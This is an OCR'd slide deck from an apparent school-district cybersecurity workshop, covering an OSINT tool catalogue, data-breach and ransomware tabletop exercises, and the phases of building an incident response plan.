
OSINT Framework
a collection of OSINT tools

OSINT Framework

- OSINT Framework is a cybersecurity framework, a collection of OSINT tools to make intel and data collection tasks easier.
- This tool is mostly used by security researchers and penetration testers for digital footprinting, OSINT research, intelligence gathering, and reconnaissance.
- It provides a simple web-based interface that allows you to browse different OSINT tools filtered by categories.
- It provides an excellent classification of all existing intel sources, making it a great resource for knowing what infosec areas you are neglecting to explore, or what will be the next suggested OSINT steps for your investigation.

[illegible]

OSINT Framework



OSINT Framework

Username
Email Address
Domain Name
IP Address
Images / Videos / Docs
Social Networks
Instant Messaging
People Search Engines
Dating
Telephone Numbers
Public Records
Business Records
Transportation
Geolocation Tools / Maps
Search Engines
Forums / Blogs / IRC
Archives
Language Translation
Metadata
Mobile Emulation
Terrorism
Dark Web
Digital Currency
Classifieds
Encoding / Decoding
Tools
Malicious File Analysis
Exploits & Advisories
Threat Intelligence
OpSec
Documentation
Training

Geolocation
Host / Port Discovery
IPv4
IPv6
BGP
Reputation
Blacklists
Neighbor Domains
Protected by Cloud Services
Wireless Network Info
Network Analysis Tools
IP Loggers

Annual Reports
General Info & News
Company Profiles
Employee Profiles & Resumes
Additional Resources

General Info
Clients
Discovery
TOR Search
TOR Directories
Tor2web
IACA Dark Web Investigation Support

Phishing
IOC Tools
TTPs
IBM X-Force Exchange
Malware Information Sharing Platform
Malware Patrol
Project Honey Pot
Cymon Open Threat Intelligence
mlsecproject / combine
hostintel - keithjjones Github
massive-octo-spice - csirtgadgets Github
Bot Scout
Blueliv Threat Exchange (R)
APTnotes
HoneyDB
Pulsedive

Shodan
Mr. Looquer
Scans.io
ZoomEye
Nmap (T)
Internet Census 2012
Internet Census Search
urlscan.io
Scanless

WiGLE: Wireless Network Mapping
OpenCellid: Database of Cell Towers

Wireshark
NetworkMiner
Packet Total
NetworkTotal

RecruitEm
LinkedIn
Market Visual
Jobster
XING
Indeed
IntelTechniques Resume Search
CVGadget
LeadFerret.com

OnionScan
Tor Scan
Onioff
Hunchly Hidden Services Report
docker-onion-nmap (T)
Onion Investigator

https://openphish.com/feed.txt
PhishTank
PhishStats

Session 3

A Cyber Breach - Now What?

Incident Response (IR) Tabletop Exercise

Agenda - Session 3

- Incident Response (IR) Tabletop Exercise
  - Over lunch with table partners, you will respond to two IR scenarios with multiple injects:
    - District Data Breach
    - District Ransomware Attack
- IR decision tree and discussion questions available at: hypr.ink/ACPEnw

Submit session questions at: slido.com #highlineschools

Incident vs Breach

- Incident: A security event that compromises the confidentiality, integrity, or availability of an information asset.
- Data Breach: An incident that results in the confirmed disclosure — not just potential exposure — of data to an unauthorized party.


Incident Response - Discussion Questions

As the incident scenarios unfold, discuss the following with table partners:

- Who is in charge of the investigation?
- Who is part of the Incident Response team?
- What documents/evidence do you use to guide you?
- What role does each group provide? IT, HR, Legal, Finance, Communications, etc.?
- Do you hire outside support?
- What are you looking for – what would help you confirm a breach of your “crown jewels”?
- hypr.ink/ACPEnw

Incident Response - Decision Tree

hypr.ink/ACPEnw



INCIDENT OCCURS

can be any type.

Users

IT

Legal

HR

Any one of a number of departments can notice the incident and request an investigation.

INVESTIGATION REQUEST

Policies must encourage people to come forth when they suspect something inappropriate is occuring.

INVESTIGATION TYPE ASSESSMENT

Assessing the nature of the incident is critical to determining how to proceed.

- Intellectual property theft
- Employee misconduct
- Data spillage
- Sensitive information stolen/accessed
- Etc...

VOLATILE DATA?

Does the incident pertain to a volatile dat a issue, such as hacking, malcode, or ongoing activity?

Automated bot or interactive session by unauthorized entity? (user)

BOT

USER

Legal — In some situations hacking must be disclosed.

Is the bot/user enumerating your netwok activity or targeting a single system?

TARGETED FORENSICS?

Is this a targets investigation of an individual or group?

Policy violation or employee misconduct?

VIOLATION

MISCONDUCT

Human Resources — HR should be informed of investigations of individuals.

Legal & HR — Both HR and Legal must approve of the investigation.

Using computer forensics, triage drive to quickly assess validity of claims.

BROAD AUDIT?

Is a broad audit of many machines required?

SENSITIVE DATA SPILLAGE

HACKING / MALCODE AUDIT

EDISCOVERY

Legally generated audit.

PROACTIVE / REACTIVE AUDITS

for policy violations

Legal — The leakage of sensitive data requires legal reporting.

Security assessment — Who can be involved and in what capacity to roll out procedures and ensure sensitive data is protected.

Scope assessment — Determine search scope network, files, keywords, data range, and users.

Legal — E-discovery is a component of the pre-trial phase of litigation.

Scope assessment — Determine search scope network, files, keywords, data range, and users.

Test & refine — Test search criteria on sample computers to ensure accuracy.

PII — Personal information will be exposed or searched.

PII — Personal information will be exposed or searched.

Legal — If PII is exposed, Legal must be involved, especially if the investigation involves computers in the EU.

PII Leakage — Personal information is subject to audit.

MP

Scenario 1 - Data Breach

Scenario 1 - Data Breach

Initial Facts

- On a Saturday afternoon, Special Agent Bob Smith from the Seattle FBI calls your Superintendent stating that your district’s network may have been compromised.
- Agent Smith states that he doesn’t have any other information at this time, but would attempt to gather more and relay it back to your Superintendent. ->

Scenario 1 - Data Breach

Inject #1

- 24 hours later, Special Agent Smith calls back and lets your Superintendent know that he has acquired more information. Student data traced back to your organization has appeared in an investigation of a hacker.
- This student data is highly confidential, and was exfiltrated from the district sometime between November 2019 and February 2020. This is all Special Agent Smith is allowed to say. ->

Scenario 1 - Data Breach

Inject #2

- An initial internal investigation reveals that a hacker may have phished the credentials of a user and then escalated their privileges to that of an admin. With admin credentials, sensitive data could be accessed. ->

Scenario 1 - Data Breach

Inject #3

- A third party forensics investigation has confirmed that your Student Information System data was taken. The incident has not yet been disclosed to parents or the general public.
- Rumors of the incident are starting to appear on social media, and KING 5 News calls your district office asking for a statement. ->

Scenario 2 - Ransomware Attack

Scenario 2 - Ransomware

Initial Facts

- An employee calls the help desk stating that her computer rebooted and is now displaying a message that says her files are now encrypted and that she has 4 days, 23 hours and 20 minutes to pay a ransom of 1 bitcoin in order to obtain the decryption key. ->

Scenario 2 - Ransomware

Inject #1

- Additional employees have started calling the help desk stating they can no longer access their files and shared folder. They are receiving the same ransomware message. ->

Scenario 2 - Ransomware

Inject #2

- Your Security Team has pulled 25 infected computers from the network. ->

Scenario 2 - Ransomware

Inject #3

- News that your district has been the victim of a cryptolocker ransomware attack begins to spread on social media.
- Moments later your district office is contacted by KING 5 News to confirm these reports. ->

Ransomware Prevention Tips

1. Apply security patches to keep systems and endpoints up to date.
2. Change default passwords across all access points.
3. Train staff to recognise suspicious emails.
4. Make it harder to roam across your networks.
5. Understand what's connected to your network.
6. Understand what your most important data is and create an effective backup strategy.
7. Think hard before you pay a ransom, but if you do create a bitcoin wallet in advance and fund it. It will save precious time.

Ransomware Prevention Tips - cont.

8. Have an Incident Response Plan that includes how to respond to a ransomware attack, and test it.
9. Scan and filter email before it reaches your users.
10. Understand what's happening across your network.
11. Ensure antivirus software is up to date on servers and endpoints.

Session 4

Developing a Cybersecurity Incident Response Plan

(CSIRP)

What is Incident Response?

"Incident response is an organized approach to addressing and managing the aftermath of a security breach or cyberattack, also known as an IT incident, computer incident or security incident.

The goal is to handle the situation in a way that limits damage and reduces recovery time and costs."

- TechTarget

What is an Incident Response Plan?


An IRP provides *“the instructions and procedures an organization can use to identify, respond to, and mitigate the effects of a cyber incident.”*

- National Institute of Standards and Technology (NIST) SP 800-34 r1

Security Incident Examples


- A distributed denial of service (DDoS) attack against services.
- A malware or ransomware infection that has encrypted critical business files across the corporate network.
- A successful phishing attempt that has led to the exposure of personally-identifiable information (PII) of customers.
- An unencrypted laptop known to have sensitive records that has gone missing.

Incident Response Timeline


Security Incident Occurs
What Action To Take?
Does the Incident Require a Response?
Launch Incident Response Plan
Perform Actions Detailed In Plan
Disaster Recovery & Business Continuity
phoenixNAP GLOBAL IT SERVICES

Policy → Plan


Example - Incident Response Process Flow Diagram



Lucidchart Diagrams done right

hypr.ink/lucid

Core Phases of Incident Response & Remediation




1. Preparation

- The organization should establish a written set of security policies that define:
  - What is a security incident?
  - How will security incidents be handled?
- What should I have in place now before a security incident occurs?
  - Security Policy
  - Incident Response Plan
  - Forensics company on retainer
  - External Counsel on retainer
  - Cybersecurity Insurance
  - Public Communications boilerplate statements for Data Breach, Ransomware, etc.
- SANS Information Security Policy Templates - hypr.ink/5lfhtq
- MP-LLC Incident Response Templates - hypr.ink/phj6hp

2. Identification

- An incident is initially identified in any number of ways, leading you to start your response plan with only slight awareness of what the incident may be.
- This phase also includes investigation of the depth of the compromise, its source, and its success or failure.



Note: some or all of these activities may be performed. The IRT will make the decision based on the nature and scope of the incident.

3. Containment

- Containment often happens concurrently with identification or immediately following.
- Damaged systems are removed from production, devices are isolated, compromised accounts are locked down.
- This is where you stop the bleeding.

4. Eradication

- Removing and remediating any damage discovered in the identification phase.

- Proper eradication of a cyber incident should be done by trained professionals, and should only be done after comprehensive investigation into the incident is completed.

- Organizations are sometimes too quick to delete, restore, and re-image at the first sign of an incident before they've learned how the attacker got in or how much damage was really done.

5. Recovery

- Testing fixes in the eradication phase and transitioning back to normal operations.
- Vulnerabilities are remediated, compromised accounts have passwords changed, or are removed altogether.
- Functionality is tested, and day-to-day business resumes.

6. Lessons Learned

- Lessons Learned (retrospective) involves reviewing the steps that were taken during each phase.
- Use this review to improve both your incident response capability and your security footprint.


Incident Response Planning - Resources

- Incident Handler's Handbook - SANS Institute - hypr.ink/sans-ir
- An Incident Handling Process for Small and Medium Businesses - SANS Institute - hypr.ink/y5iukd
- It's Not If But When: How to Build Your Cyber Incident Response Plan - Kroll - hypr.ink/fidzj5
- Cyber Security Incident Response Guide - CREST - hypr.ink/crest-ir
- Initial Security Incident Questionnaire For Responders - MP-LLC - hypr.ink/phj6hp
- Security Incident Survey Cheat Sheet for Server Administrators - MP-LLC - hypr.ink/phj6hp
- Incident Response Decision Tree - MP-LLC - hypr.ink/phj6hp

Incident Response Planning - Playbooks

The Incident Response Consortium

- Incident Response Community focused on Incident Response, Security Operations and Remediation Processes concentrating on Best Practices, Playbooks, Runbooks and Product Connectors.
- Open Source community; all resources are free.
- hypr.ink/irc



MALWARE OUTBREAK Malware is running rampant on the network.	**PHISHING** Someone is trying to take advantage of users.	**DATA THEFT** Data is being extracted by external or internal parties.
VIRUS OUTBREAK A virus is running rampant on the network.	**DENIAL OF SERVICE** System performance or availability is compromised.	**UNAUTHORIZED ACCESS** User gains access to network illegally.
ELEVATION OF PRIVILEGE User of system credentials have been compromised.	**ROOT ACCESS** Unauthorized root access has been detected.	**IMPROPER USAGE** Abuse of permissions and tools of the network.

Ways you can engage with us!

MaynardPartners

www.maynardpartners.com

Email

- Info@maynardpartners.com
- ERATE@maynardpartners.com
- Cybersecurity@maynardpartners.com
- Sandy@maynardpartners.com
- Jack@maynardpartners.com

Twitter

- @MaynardPartners

Thank You for Hosting!

ACPEnw

OETC

Highline Public Schools